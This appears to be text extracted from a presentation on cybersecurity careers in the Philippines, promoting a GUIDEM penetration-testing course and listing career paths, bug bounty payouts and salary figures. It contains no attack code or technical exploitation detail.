
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- ✓ Practical Application
- ✓ Enhances Problem Solving skills
- ✓ Semi-Guided Research
- ✓ Promotes Technical Adaptability



GUIDEM Real-World Projects


The complex block contains a promotional graphic for 'EHVAPT' (Enhanced Hands-on Vulnerability Assessment and Penetration Testing). It features a knight in armor with a red cape and a sword, positioned behind a shield. The text 'EHVAPT' is written in white on a blue banner across the sword. To the right, a blue rounded rectangle contains the heading '5 Key Take Aways & Learning Benefits' and a list of five benefits, each preceded by a checkmark in a blue circle. At the bottom left is the 'GUIDEM' logo, which is a blue and red hexagon containing a stylized knight's helmet. To the right of the logo, the text 'GUIDEM Real-World Projects' is displayed, with 'GUIDEM' in blue and 'Real-World Projects' in red.

Certifications



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Certifications



Career Paths

Bug Bounty Hunter



\$200,000

The money was paid out for more than 1,100 vulnerability reports, with the highest single reward reaching **\$200,000**. Microsoft announced paying out similar amounts in 2020, 2021 and 2022. The company is running 17 bug bounty programs, a majority for its cloud services and platforms. Aug 9, 2023



Career Paths



Penetration Tester / Red Teamer



Indeed

<https://ph.indeed.com> > ... > Penetration Tester > Salaries

Penetration tester salary in Philippines

The average salary for a Penetration Tester is **₱53446 per month** in Philippines. Learn about salaries, benefits, salary satisfaction and where you could ...


Penetration Testing Jobs by Salary

Job Title	Range	Average
Job Title:Penetration Tester	Range:₱427k - ₱1m	Average:₱887,850
Security Analyst	Range:₱0 - ₱0 (Estimated *)	Average:₱780,000
Cyber Security Analyst	Range:₱0 - ₱0 (Estimated *)	Average:₱415,000
Ethical Hacker	Range:₱0 - ₱0 (Estimated *)	Average:₱692,720



Career Paths

Build your own consulting firm



Career Paths

Management



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CISO

Metro Manila, National Capital Region, Philippines · [Contact info](#)

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About

One of the Outstanding ASEAN CISO of 2013 (IDG)

Self-taught information security manager who specializes in securing company assets and in developing a comprehensive information security management system and framework. Comfortable working in six-pockets while hacking or doing penetration testing, but equally proficient in a suit during Boardroom presentations.



HOW TO GET GOOD?

Practice, practice, practice.



Q & A



- END OF PRESENTATION. ANY QUESTIONS? 😊

